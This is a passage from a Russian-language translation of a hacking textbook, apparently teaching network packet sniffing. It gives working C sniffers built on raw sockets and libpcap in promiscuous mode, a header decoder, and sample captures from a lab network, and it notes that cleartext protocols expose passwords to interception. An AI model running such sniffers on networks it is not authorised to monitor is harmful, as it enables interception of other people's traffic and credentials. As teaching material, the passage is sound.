В наших предыдущих примерах использовались сокеты потоков. При отправке и приеме через сокеты потоков данные инкапсулируются в соединении TCP/IP. При доступе к сеансовому уровню модели OSI (5) (см. рис. 4.1) операционная система берет на себя решение всех задач передачи, исправления ошибок и маршрутизации на более низком уровне. Возможность доступа к сети на более низких уровнях предоставляют *сокеты прямого доступа* (*raw sockets*). На этом нижнем уровне видны все детали, с которыми программист должен работать явным образом. Сокеты прямого доступа создаются, если указать в качестве типа `SOCK_RAW`. В этом случае имеет значение выбор протокола, поскольку предлагается несколько его вариантов. В качестве протокола можно указать `IPPROTO_TCP`, `IPPROTO_UDP` или `IPPROTO_ICMP`. Ниже приведена программа сниффинга TCP, использующая сокеты прямого доступа.

raw_tcpsniff.c

```
#include  <stdio.h>
#include  <stdlib.h>
#include  <string.h>
#include  <sys/socket.h>
#include  <netinet/in.h>
#include  <arpa/inet.h>

#include “hacking.h”

int main(void) {
   int i, recv_length, sockfd;
   u_char buffer[9000];
```

```
    if ((sockfd = socket(PF_INET, SOCK_RAW, IPPROTO_TCP)) == -1)
        fatal("in socket");

    for(i=0; i < 3; i++) {
        recv_length = recv(sockfd, buffer, 8000, 0);
        printf("Got a %d byte packet\n", recv_length);
        dump(buffer, recv_length);
    }
}
```

Эта программа открывает сокет TCP прямого доступа и ожидает получения трех пакетов, выводя каждый из них на устройство вывода с помощью функции `dump()`. Обратите внимание: буфер объявлен как переменная типа `u_char`. Это вспомогательный тип из *sys/socket.h*, который раскрывается как `unsigned char`. Он удобен, потому что беззнаковые переменные интенсивно используются в сетевом программировании, а печатать каждый раз «unsigned» достаточно утомительно.

После компиляции программа должна быть запущена с правами root, потому что обращение к сокетам прямого доступа требует прав суперпользователя. Ниже приведен пример работы программы сниффинга во время посылки некоторого текста нашему простому серверу (*simple_server.c*).

```
reader@hacking:~/booksrc $ gcc -o raw_tcpsniff raw_tcpsniff.c
reader@hacking:~/booksrc $ ./raw_tcpsniff
[!!] Fatal Error in socket: Operation not permitted
reader@hacking:~/booksrc $ sudo ./raw_tcpsniff
Got a 68 byte packet
45 10 00 44 1e 36 40 00 40 06 46 23 c0 a8 2a 01 | E..D.6@.@.F#..*.
c0 a8 2a f9 8b 12 1e d2 ac 14 cf 92 e5 10 6c c9 | ..*...........l.
80 18 05 b4 32 47 00 00 01 01 08 0a 26 ab 9a f1 | ....2G......&...
02 3b 65 b7 74 68 69 73 20 69 73 20 61 20 74 65 | .;e.this is a te
73 74 0d 0a                                     | st..
Got a 70 byte packet
45 10 00 46 1e 37 40 00 40 06 46 20 c0 a8 2a 01 | E..F.7@.@.F ..*.
c0 a8 2a f9 8b 12 1e d2 ac 14 cf a2 e5 10 6c c9 | ..*...........l.
80 18 05 b4 27 95 00 00 01 01 08 0a 26 ab a0 75 | ....'.......&..u
02 3c 1b 28 41 41 41 41 41 41 41 41 41 41 41 41 | .<.(AAAAAAAAAAAA
41 41 41 41 0d 0a                               | AAAA..
Got a 71 byte packet
45 10 00 47 1e 38 40 00 40 06 46 1e c0 a8 2a 01 | E..G.8@.@.F...*.
c0 a8 2a f9 8b 12 1e d2 ac 14 cf b4 e5 10 6c c9 | ..*...........l.
80 18 05 b4 68 45 00 00 01 01 08 0a 26 ab b6 e7 | ....hE......&...
02 3c 20 ad 66 6a 73 64 61 6c 6b 66 6a 61 73 6b | .< .fjsdalkfjask
66 6a 61 73 64 0d 0a                            | fjasd..
reader@hacking:~/booksrc $
```

Эта программа может перехватывать пакеты, но она работает ненадежно и будет пропускать пакеты, особенно при интенсивном трафике. Кроме того, она перехватывает только TCP-пакеты; для перехва-

та UDP- или ICMP-пакетов нужно открывать дополнительные сокеты прямого доступа. Другая серьезная проблема, связанная с сокетами прямого доступа, – это существенные различия между их реализациями в разных системах. Код для работы с сокетами прямого доступа в Linux скорее всего не сможет функционировать в BSD или Solaris. Создать мультиплатформенное приложение для работы с сокетами прямого доступа практически невозможно.

0x442 Сниффер libpcap

Решить проблему несовместимости сокетов прямого доступа на разных платформах позволяет библиотека *libpcap*. Функции этой библиотеки используют в своей работе сокеты прямого доступа, но делают это правильно, учитывая конкретную архитектуру. Библиотека *libpcap* используется как в *tcpdump*, так и в dsniff, что позволяет относительно просто компилировать эти программы на любой платформе.

Напишем сниффер пакетов, используя не собственные функции, а те, которые есть в библиотеке *libpcap*. Они достаточно понятны интуитивно, поэтому разберем их на примере следующего листинга.

pcap_sniff.c

```
#include <pcap.h>
#include "hacking.h"

void pcap_fatal(const char *failed_in, const char *errbuf) {
   printf("Fatal Error in %s: %s\n", failed_in, errbuf);
   exit(1);
}
```

Сначала включаем файл *pcap.h*, который содержит разные структуры и макроопределения, используемые функциями `pcap`. Кроме того, я написал функцию `pcap_fatal()`, чтобы выводить сообщения о критических ошибках. Функции `pcap` записывают сообщения об ошибке и статусе в буфер, и данная функция отображает этот буфер для пользователя.

```
int main() {
   struct pcap_pkthdr header;
   const u_char *packet;
   char errbuf[PCAP_ERRBUF_SIZE];
   char *device;
   pcap_t *pcap_handle;
   int i;
}
```

Переменная `errbuf` – это уже упомянутый буфер ошибок, а его размер устанавливается в *pcap.h* равным `256`. Переменная `header` – это структура `pcap_pkthdr`, которая содержит дополнительные данные о перехваченном пакете, такие как время перехвата и размер. Указатель `pcap_handle`

аналогичен дескриптору файла, но служит для ссылки на объект, ведущий перехват пакетов.

```
device = pcap_lookupdev(errbuf);
if(device == NULL)
   pcap_fatal("pcap_lookupdev", errbuf);

printf("Sniffing on device %s\n", device);
```

Функция `pcap_lookupdev()` ищет устройство, на котором можно вести перехват пакетов. Устройство возвращается в виде указателя на строку, находящуюся в статической памяти функции. В нашей системе это всегда будет устройство */dev/eth0*, но на машине с BSD оно будет называться иначе. Если функция не может найти подходящий интерфейс, она возвращает `NULL`.

```
pcap_handle = pcap_open_live(device, 4096, 1, 0, errbuf);
if(pcap_handle == NULL)
   pcap_fatal("pcap_open_live", errbuf);
```

Аналогично функциям открытия сокета и файла, функция `pcap_open_live()` открывает устройство перехвата пакетов и возвращает его дескриптор. Аргументами для этой функции служат устройство перехвата, максимальный размер пакета, флаг неразборчивого режима и указатель на буфер ошибок. Мы хотим вести перехват в неразборчивом режиме, поэтому флаг установлен в `1`.

```
for(i=0; i < 3; i++) {
       packet = pcap_next(pcap_handle, &header);
       printf("Got a %d byte packet\n", header.len);
       dump(packet, header.len);
   }
   pcap_close(pcap_handle);
}
```

Наконец, в цикле перехвата пакетов вызывается функция `pcap_next()`, которая захватывает очередной пакет. Этой функции передаются дескриптор `pcap_handle` и указатель на структуру `pcap_pkthdr`, в которую она запишет результаты перехвата. Функция возвращает указатель на пакет и выводит его содержимое, получая размер из заголовка перехвата. Интерфейс перехвата закрывается посредством `pcap_close()`.

При компиляции этой программы нужно скомпоновать ее с библиотеками `pcap`. Это можно сделать с помощью флага `-l` при вызове GCC, как показано в следующем листинге. Библиотека `pcap` уже установлена в данной системе, поэтому библиотечные и включаемые файлы уже находятся в стандартных каталогах, известных компилятору.

```
reader@hacking:~/booksrc $ gcc -o pcap_sniff pcap_sniff.c
/tmp/ccYgieqx.o: In function `main':
pcap_sniff.c:(.text+0x1c8): undefined reference to `pcap_lookupdev'
pcap_sniff.c:(.text+0x233): undefined reference to `pcap_open_live'
```

```
pcap_sniff.c:(.text+0x282): undefined reference to `pcap_next'
pcap_sniff.c:(.text+0x2c2): undefined reference to `pcap_close'
collect2: ld returned 1 exit status
reader@hacking:~/booksrc $ gcc -o pcap_sniff pcap_sniff.c -l pcap
reader@hacking:~/booksrc $ ./pcap_sniff
Fatal Error in pcap_lookupdev: no suitable device found
reader@hacking:~/booksrc $ sudo ./pcap_sniff
Sniffing on device eth0
Got a 82 byte packet
00 01 6c eb 1d 50 00 01 29 15 65 b6 08 00 45 10 | ..l..P..).e...E.
00 44 1e 39 40 00 40 06 46 20 c0 a8 2a 01 c0 a8 | .D.9@.@.F ..*...
2a f9 8b 12 1e d2 ac 14 cf c7 e5 10 6c c9 80 18 | *...........l...
05 b4 54 1a 00 00 01 01 08 0a 26 b6 a7 76 02 3c | ..T.......&..v.<
37 1e 74 68 69 73 20 69 73 20 61 20 74 65 73 74 | 7.this is a test
0d 0a                                           | ..
Got a 66 byte packet
00 01 29 15 65 b6 00 01 6c eb 1d 50 08 00 45 00 | ..).e...l..P..E.
00 34 3d 2c 40 00 40 06 27 4d c0 a8 2a f9 c0 a8 | .4=,@.@.'M..*...
2a 01 1e d2 8b 12 e5 10 6c c9 ac 14 cf d7 80 10 | *.......l.......
05 a8 2b 3f 00 00 01 01 08 0a 02 47 27 6c 26 b6 | ..+?.......G'l&.
a7 76                                           | .v
Got a 84 byte packet
00 01 6c eb 1d 50 00 01 29 15 65 b6 08 00 45 10 | ..l..P..).e...E.
00 46 1e 3a 40 00 40 06 46 1d c0 a8 2a 01 c0 a8 | .F.:@.@.F...*...
2a f9 8b 12 1e d2 ac 14 cf d7 e5 10 6c c9 80 18 | *...........l...
05 b4 11 b3 00 00 01 01 08 0a 26 b6 a9 c8 02 47 | ..........&....G
27 6c 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | 'lAAAAAAAAAAAAAA
41 41 0d 0a                                     | AA..
reader@hacking:~/booksrc $
```

Обратите внимание: перед текстом в пакете находится много байтов, и многие из них совпадают. Так как это «первичные» (raw) пакеты, то по большей части эти байты принадлежат заголовкам уровней Ethernet, IP и TCP.

0x443 Декодирование уровней

В наших перехваченных пакетах самым внешним уровнем, а также самым низким из видимых, является Ethernet. На этом уровне происходит передача данных между устройствами Ethernet с помощью MAC-адресов. Заголовок этого уровня содержит MAC-адреса отправителя и получателя, а также 16-разрядное число, описывающее тип Ethernet-пакета. В Linux структура этого заголовка определена в */usr/include/linux/if_ethernet.h*, а структуры заголовков IP и TCP находятся *в /usr/include/netinet/ip.h* и */usr/include/netinet/tcp.h* соответственно. В исходном коде *tcpdump* тоже есть структуры этих заголовков, и с таким же успехом мы могли создать их сами по RFC, где они описаны. Чтобы лучше разобраться в материале, полезно написать эти структуры самостоятельно, поэтому, руководствуясь описаниями, создадим собственные структуры заголовков, которые поместим в *hacking-network.h*.

Сначала посмотрим, какое описание заголовка Ethernet у нас уже есть.

Фрагмент /usr/include/if_ether.h

```
#define ETH_ALEN     6    /* Байтов в Ethernet-адресе  */
#define ETH_HLEN     14     /* Всего байтов в заголовке */

/*
 * Заголовок Ethernet-пакета.
 */

struct ethhdr {
  unsigned char h_dest[ETH_ALEN]; /* Адрес получателя */
  unsigned char h_ source[ETH_ALEN]; /* Адрес отправителя */
  __be16      h_proto;      /* Идентификатор типа пакета */
} __attribute__((packed));
```

В этой структуре есть три элемента заголовка Ethernet. Тип переменной `__be16` оказывается 16-разрядным `unsigned short integer`. Это выясняется, если рекурсивно выполнить `grep` определения типа во включаемых файлах.

```
reader@hacking:~/booksrc $
$ grep -R "typedef.*__be16" /usr/include
/usr/include/linux/types.h:typedef __u16 __bitwise __be16;

$ grep -R "typedef.*__u16" /usr/include | grep short
/usr/include/linux/i2o-dev.h:typedef unsigned short __u16;
/usr/include/linux/cramfs_fs.h:typedef unsigned short __u16;
/usr/include/asm/types.h:typedef unsigned short __u16;
$
```

Во включаемом файле также определен размер Ethernet-заголовка `ETH_HLEN`, равный 14 байт. Это совпадает с суммой размеров MAC-адресов отправителя и получателя, каждый из которых имеет длину 6 байт, и поля типа пакета, имеющего тип 16-разрядного короткого целого, занимающего 2 байта. Однако многие компиляторы выравнивают структуры по 4-байтным границам путем дописки, вследствие чего `sizeof(struct ethhdr)` возвращает неверный размер. По этой причине размер Ethernet-заголовка следует брать из `ETH_HLEN` или как фиксированное значение 14 байт.

В результате включения `<linux/if_ether.h>` будут также включены другие файлы, содержащие необходимое определение типа `__be16`. Так как мы хотим создать собственные структуры для *hacking-network.h*, ссылки на неизвестные типы нужно удалить. Заодно дадим полям структуры более удачные имена.

Добавлено в hacking-network.h

```
#define ETHER_ADDR_LEN 6
#define ETHER_HDR_LEN 14
```


```
struct ether_hdr {
  unsigned char ether_dest_addr[ETHER_ADDR_LEN]; // MAC-адрес получателя
  unsigned char ether_src_addr[ETHER_ADDR_LEN]; // MAC-адрес отправителя
  unsigned short ether_type; // Тип пакета Ethernet
};
```

То же самое проделаем для структур IP и TCP, основываясь на соответствующих структурах и диаграммах в RFC.

Фрагмент /usr/include/netinet/ip.h

```
struct iphdr
  {
#if __BYTE_ORDER == __LITTLE_ENDIAN
    unsigned int ihl:4;
    unsigned int version:4;
#elif __BYTE_ORDER == __BIG_ENDIAN
    unsigned int version:4;
    unsigned int ihl:4;
#else
# error "Please fix <bits/endian.h>"
#endif
    u_int8_t tos;
    u_int16_t tot_len;
    u_int16_t id;
    u_int16_t frag_off;
    u_int8_t ttl;
    u_int8_t protocol;
    u_int16_t check;
    u_int32_t saddr;
    u_int32_t daddr;
    /* Здесь начинаются параметры. */
};
```

Фрагмент RFC 791



Пример заголовка интернет-дейтаграммы

Каждый элемент структуры соответствует полям, показанным на диаграмме заголовка в RFC. Так как размер первых двух полей `Version` и `IHL` (от Internet Header Length – размер интернет-заголовка) всего в 4 бита, а в языке C нет 4-разрядных типов переменных, в определении заголовка, взятом из Linux, байт делится по-разному – в зависимости от порядка байтов, принятого в архитектуре машины. Эти поля записаны в сетевом порядке байтов, поэтому в архитектуре «сначала младший байт» (little-endian) `IHL` расположен перед `Version`, поскольку порядок байтов инвертирован. В наших программах эти поля не используются, поэтому даже делить байт пополам нам не нужно.

Добавлено в hacking-network.h

```
struct ip_hdr {
   unsigned char ip_version_and_header_length; // Версия и размер заголовка
   unsigned char ip_tos;            // Тип сервиса
   unsigned short ip_len;           // Общая длина
   unsigned short ip_id;            // Идентификатор
   unsigned short ip_frag_offset;   // Смещение сегмента и флаги
   unsigned char ip_ttl;            // Максимальный срок существования
   unsigned char ip_type;           // Протокол
   unsigned short ip_checksum;      // Контрольная сумма
   unsigned int ip_src_addr;        // IP-адрес отправителя
   unsigned int ip_dest_addr;       // IP-адрес получателя
};
```

Как уже говорилось, компилятор дополнит структуру, чтобы выровнять ее по 4-байтной границе. Размер IP-заголовка всегда 20 байт.

Структуру TCP-заголовка мы возьмем из */usr/include/netinet/tcp.h*, а его диаграмму – из RFC 793.

Фрагмент /usr/include/netinet/tcp.h

```
typedef u_int32_t tcp_seq;
/*
 * TCP header.
 * Per RFC 793, September, 1981.
 */
struct tcphdr
  {
      u_int16_t th_sport; /* Source Port */
      u_int16_t th_dport; /* Destination Port */
      tcp_seq th_seq;     /* Sequence Number */
      tcp_seq th_ack;     /* Acknowledgment Number */
# if __BYTE_ORDER == __LITTLE_ENDIAN
      u_int8_t th_x2:4;       /* (резерв) */
      u_int8_t th_off:4;      /* Data Offset */
# endif
# if __BYTE_ORDER == __BIG_ENDIAN
      u_int8_t th_off:4;      /* Data Offset */
      u_int8_t th_x2:4;       /* (резерв) */
```

```
# endif
      u_int8_t th_flags;
# define TH_FIN 0x01
# define TH_SYN 0x02
# define TH_RST 0x04
# define TH_PUSH 0x08
# define TH_ACK 0x10
# define TH_URG 0x20
      u_int16_t th_win;    /* Window */
      u_int16_t th_sum;    /* Checksum */
      u_int16_t th_urp;    /* Urgent Pointer */
};
```

Фрагмент RFC 793

```
Формат TCP-заголовка
     0                   1                   2                   3
     0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    |           Source Port         |       Destination Port        |
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    |                           Sequence Number                     |
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    |                       Acknowledgment Number                   |
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    |  Data |           |U|A|P|R|S|F|                               |
    | Offset| (резерв)  |R|C|S|S|Y|I|             Window            |
    |       |           |G|K|H|T|N|N|                               |
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    |            Checksum           |         Urgent Pointer        |
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    |                    Options                    |    Padding    |
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    |                             data                              |
    +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
Data Offset: 4 бита
     Количество 32-разрядных слов в TCP-заголовке. Указывает
     начало данных. Размер заголовка TCP (даже с опциями)
     всегда кратен 32 битам.
Reserved: 6 бит
     Зарезервировано на будущее. Должны быть нули.
Options: переменный размер[1]
```

В структуре `tcphdr` из Linux также переключается порядок 4-разрядного поля смещения данных и 4-разрядного поля резерва в зависимости

[1] Source Port – порт отправителя, Destination Port– порт получателя, Sequence Number – порядковый номер, Acknowledgment Number – номер подтверждения, Data Offset – смещение данных, Window – размер окна, Checksum – контрольная сумма, Urgent Pointer – указатель срочности, Options – параметры, Padding – дополнение пробелами. – *Прим. перев.*

от архитектуры узла. Поле смещения данных (Data Offset) для нас существенно, потому что оно сообщает размер TCP-заголовка, который может меняться. Как вы могли заметить, в Linux в структуре tcphdr не оставлено места для опций TCP. Это связано с тем, что в RFC это поле определено как необязательное. Заголовок TCP всегда выравнивается по 32 битам, и из смещения мы узнаем, сколько 32-разрядных слов в заголовке. Таким образом, размер TCP-заголовка в байтах равен значению поля Data Offset, умноженному на 4. Так как поле смещения необходимо нам для вычисления размера заголовка, разобьем содержащий его байт, предположив, что байты в архитектуре узла располагаются в порядке «сначала младший».

Поле th_flags в структуре tcphdr определено как unsigned character (8 разрядов). Значения, определяемые ниже этого поля, представляют собой битовые маски, соответствующие шести возможным флагам.

Добавлено в hacking-network.h

```
struct tcp_hdr {
   unsigned short tcp_src_port;     // TCP: порт отправителя
   unsigned short tcp_dest_port;    // TCP: порт получателя
   unsigned int tcp_seq;            // TCP: порядковый номер
   unsigned int tcp_ack;            // TCP: номер подтверждения
   unsigned char reserved:4;        // 4 из 6 бита резервного поля
   unsigned char tcp_offset:4;      // TCP: смещение данных для узла
“сначала младший”
   unsigned char tcp_flags;         // TCP: флаги (и 2 бита из резерва)
#define TCP_FIN     0x01
#define TCP_SYN     0x02
#define TCP_RST     0x04
#define TCP_PUSH    0x08
#define TCP_ACK     0x10
#define TCP_URG     0x20
   unsigned short tcp_window;       // TCP: размер окна
   unsigned short tcp_checksum;     // TCP: контрольная сумма
   unsigned short tcp_urgent;       // TCP: указатель срочности
};
```

Теперь, определив все заголовки в виде структур, мы можем написать программу, осуществляющую декодирование инкапсулированных заголовков каждого пакета. Но сначала задержимся немного на *libpcap*. В этой библиотеке есть функция pcap_loop(), которая выполняет перехват пакетов лучше, чем циклический вызов pcap_next(). Функция pcap_next() очень редко используется в программах, поскольку ее применение некрасиво и неэффективно. Функция pcap_loop() использует функцию обратного вызова. Это значит, что функции pcap_loop() в качестве аргумента передается указатель на функцию, которая будет вызываться при каждом перехвате пакета. Прототип pcap_loop():

```
int pcap_loop(pcap_t *handle, int count, pcap_handler callback, u_char *args);
```

Первый аргумент – дескриптор pcap, затем задаются количество пакетов, которые нужно перехватить, и указатель на функцию обратного вызова. Если задать количество пакетов равным –1, цикл будет продолжаться бесконечно. Последний аргумент – необязательный указатель, который будет передан программе обратного вызова. Естественно, функции обратного вызова должен соответствовать некоторый прототип, поскольку pcap_loop() должна ее вызывать. Имя функции обратного вызова может быть любым, но аргументы должны быть такими:

```
void callback(u_char *args, const struct pcap_pkthdr *cap_header,
              const u_char *packet);
```

Первый аргумент – необязательный указатель, передаваемый pcap_loop() в качестве последнего аргумента. С его помощью можно передать дополнительную информацию, но нам это не понадобится. Следующие два аргумента знакомы нам по pcap_next() – это указатели на заголовок перехвата и на сам пакет.

В следующем примере функция pcap_loop() и функция обратного вызова осуществляют перехват пакетов и заполнение наших структур заголовков для их последующего декодирования. Объяснение работы программы приведено после листинга.

decode_sniff.c

```
#include <pcap.h>
#include "hacking.h"
#include "hacking-network.h"

void pcap_fatal(const char *, const char *);
void decode_ethernet(const u_char *);
void decode_ip(const u_char *);
u_int decode_tcp(const u_char *);

void caught_packet(u_char *, const struct pcap_pkthdr *, const u_char *);

int main() {
   struct pcap_pkthdr cap_header;
   const u_char *packet, *pkt_data;
   char errbuf[PCAP_ERRBUF_SIZE];
   char *device;

  pcap_t *pcap_handle;

  device = pcap_lookupdev(errbuf);
  if(device == NULL)
     pcap_fatal("pcap_lookupdev", errbuf);

  printf("Sniffing on device %s\n", device);
```

```
  pcap_handle = pcap_open_live(device, 4096, 1, 0, errbuf);
  if(pcap_handle == NULL)
     pcap_fatal("pcap_open_live", errbuf);

  pcap_loop(pcap_handle, 3, caught_packet, NULL);

  pcap_close(pcap_handle);
}
```

В начале программы объявлен прототип функции обратного вызова с именем `caught_packet()`, а также несколько функций декодирования. Все остальное в `main()` осталось практически прежним, только цикл `for` заменен одним вызовом `pcap_loop()`. Этой функции передаются `pcap_handle`, предписание перехватить 3 пакета и указатель на функцию обратного вызова `caught_packet()`. Последним аргументом является NULL, потому что дополнительных данных для передачи в `caught_packet()` нет. Заметим, что `decode_tcp()` возвращает `u_int`. Поскольку длина TCP-заголовка переменная, эта функция возвращает размер TCP-заголовка.

```
void caught_packet(u_char *user_args, const struct pcap_pkthdr *cap_header,
const u_char *packet) {
   int tcp_header_length, total_header_size, pkt_data_len;
   u_char *pkt_data;

   printf("==== Got a %d byte packet ====\n", cap_header->len);


   decode_ethernet(packet);
   decode_ip(packet+ETHER_HDR_LEN);
   tcp_header_length = decode_tcp(packet+ETHER_HDR_LEN+sizeof(struct ip_hdr));

   total_header_size = ETHER_HDR_LEN+sizeof(struct ip_hdr)+tcp_header_length;
   pkt_data = (u_char *)packet + total_header_size; // pkt_data указывает
                                                    // на данные.
   pkt_data_len = cap_header->len - total_header_size;
   if(pkt_data_len > 0) {
      printf("\t\t\t%u bytes of packet data\n", pkt_data_len);
      dump(pkt_data, pkt_data_len);
   } else
      printf("\t\t\tNo Packet Data\n");
}

void pcap_fatal(const char *failed_in, const char *errbuf) {
   printf("Fatal Error in %s: %s\n", failed_in, errbuf);
   exit(1);
}
```

Функция `caught_packet()` вызывается, как только `pcap_loop()` перехватит пакет. Эта функция использует размеры заголовков, чтобы разде-

лить пакет по уровням, и функции декодирования, чтобы вывести детали заголовков каждого уровня.

```
void decode_ethernet(const u_char *header_start) {
   int i;
   const struct ether_hdr *ethernet_header;

   ethernet_header = (const struct ether_hdr *)header_start;
   printf("[[ Layer 2 :: Ethernet Header ]]\n");
   printf("[source: %02x", ethernet_header->ether_src_addr[0]);
   for(i=1; i < ETHER_ADDR_LEN; i++)
      printf(":%02x", ethernet_header->ether_src_addr[i]);

   printf("\tDest: %02x", ethernet_header->ether_dest_addr[0]);
   for(i=1; i < ETHER_ADDR_LEN; i++)
      printf(":%02x", ethernet_header->ether_dest_addr[i]);
   printf("\tType: %hu ]\n", ethernet_header->ether_type);
}

void decode_ip(const u_char *header_start) {
   const struct ip_hdr *ip_header;

   ip_header = (const struct ip_hdr *)header_start;
   printf("\t(( Layer 3 ::: IP Header ))\n");
   printf("\t(Source: %s\t", inet_ntoa(ip_header->ip_src_addr));
   printf("Dest: %s )\n", inet_ntoa(ip_header->ip_dest_addr));
   printf("\t( Type: %u\t", (u_int) ip_header->ip_type);
   printf("ID: %hu\tLength: %hu )\n", ntohs(ip_header->ip_id),
          ntohs(ip_header->ip_len));
}

u_int decode_tcp(const u_char *header_start) {
   u_int header_size;
   const struct tcp_hdr *tcp_header;

   tcp_header = (const struct tcp_hdr *)header_start;
   header_size = 4 * tcp_header->tcp_offset;

   printf("\t\t{{ Layer 4 :::: TCP Header }}\n");
   printf("\t\t{ Src Port: %hu\t", ntohs(tcp_header->tcp_src_port));
   printf("Dest Port: %hu }\n", ntohs(tcp_header->tcp_dest_port));
   printf("\t\t{ Seq #: %u\t", ntohl(tcp_header->tcp_seq));
   printf("Ack #: %u }\n", ntohl(tcp_header->tcp_ack));
   printf("\t\t{ Header Size: %u\tFlags: ", header_size);
   if(tcp_header->tcp_flags & TCP_FIN)
      printf("FIN ");
   if(tcp_header->tcp_flags & TCP_SYN)
      printf("SYN ");
   if(tcp_header->tcp_flags & TCP_RST)
      printf("RST ");
   if(tcp_header->tcp_flags & TCP_PUSH)
```

```
        printf("PUSH ");
    if(tcp_header->tcp_flags & TCP_ACK)
        printf("ACK ");
    if(tcp_header->tcp_flags & TCP_URG)
       printf("URG ");
    printf(" }\n");

    return header_size;
}
```

Декодирующим функциям передается указатель на начало заголовка, который приводится к типу соответствующей структуры. Это дает доступ к разным полям заголовка, но нужно помнить, что все значения представлены в сетевом порядке байтов. Это данные прямо из Сети, поэтому их нужно преобразовать к порядку, принятому в архитектуре *x*86.

```
reader@hacking:~/booksrc $ gcc -o decode_sniff decode_sniff.c -lpcap
reader@hacking:~/booksrc $ sudo ./decode_sniff
Sniffing on device eth0
==== Got a 75 byte packet ====
[[ Layer 2 :: Ethernet Header ]]
[ Source: 00:01:29:15:65:b6     Dest: 00:01:6c:eb:1d:50 Type: 8 ]
        (( Layer 3 ::: IP Header ))
        ( Source: 192.168.42.1 Dest: 192.168.42.249 )
        ( Type: 6       ID: 7755        Length: 61 )
                {{ Layer 4 :::: TCP Header }}
                { Src Port: 35602       Dest Port: 7890 }
                { Seq #: 2887045274     Ack #: 3843058889 }
                { Header Size: 32       Flags: PUSH ACK }
                        9 bytes of packet data
74 65 73 74 69 6e 67 0d 0a                      | testing..
==== Got a 66 byte packet ====
[[ Layer 2 :: Ethernet Header ]]
[ Source: 00:01:6c:eb:1d:50     Dest: 00:01:29:15:65:b6 Type: 8 ]
        (( Layer 3 ::: IP Header ))
        ( Source: 192.168.42.249        Dest: 192.168.42.1 )
        ( Type: 6       ID: 15678       Length: 52 )
                {{ Layer 4 :::: TCP Header }}
                { Src Port: 7890        Dest Port: 35602 }
                { Seq #: 3843058889     Ack #: 2887045283 }
                { Header Size: 32       Flags: ACK }
                        No Packet Data
==== Got a 82 byte packet ====
[[ Layer 2 :: Ethernet Header ]]
[Source: 00:01:29:15:65:b6     Dest: 00:01:6c:eb:1d:50 Type: 8 ]
        (( Layer 3 ::: IP Header ))
        ( Source: 192.168.42.1 Dest: 192.168.42.249 )
        ( Type: 6       ID: 7756        Length: 68 )
                {{ Layer 4 :::: TCP Header }}
                { Src Port: 35602       Dest Port: 7890 }
```

```
                { Seq #: 2887045283     Ack #: 3843058889 }
                { Header Size: 32       Flags: PUSH ACK }
                        16 bytes of packet data
74 68 69 73 20 69 73 20 61 20 74 65 73 74 0d 0a | this is a test..
reader@hacking:~/booksrc $
```

Когда заголовки декодированы и разделены на уровни, понять работу соединений TCP/IP становится гораздо проще. Обратите внимание на связь IP-адресов с MAC-адресами. Кроме того, заметим, что порядковые номера в двух пакетах от 192.168.42.1 (первый и последний пакеты) различаются на 9, потому что в первом пакете содержалось 9 байт фактических данных: 2 887 045 283 – 2 887 045 274 = 9. Это поле используется протоколом TCP для обеспечения правильного порядка принимаемых данных, поскольку в силу разных причин пакеты могут поступать с задержками.

Механизмы, встроенные в заголовки пакетов, не мешают последним быть видимыми любому, кто присутствует в данном сегменте сети. Такие протоколы, как FTP, POP3 и telnet, передают незашифрованные данные. Даже без инструментов вроде dsniff злоумышленник легко может перехватить передаваемые в пакетах имена пользователей и пароли, после чего скомпрометировать другие машины. С точки зрения безопасности это не слишком хорошо, поэтому лучше использовать более интеллектуальные коммутаторы, поддерживающие коммутируемую сетевую среду.

0x444 Активный сниффинг

В *коммутируемой сетевой среде* пакеты передаются только в тот порт, которому они предназначены в соответствии с MAC-адресом получателя. Для этого требуется более интеллектуальная аппаратура, способная создавать и хранить таблицы, связывающие MAC-адреса с определенными портами в зависимости от того, какое устройство подключено к каждому порту, как показано на рис. 4.7.

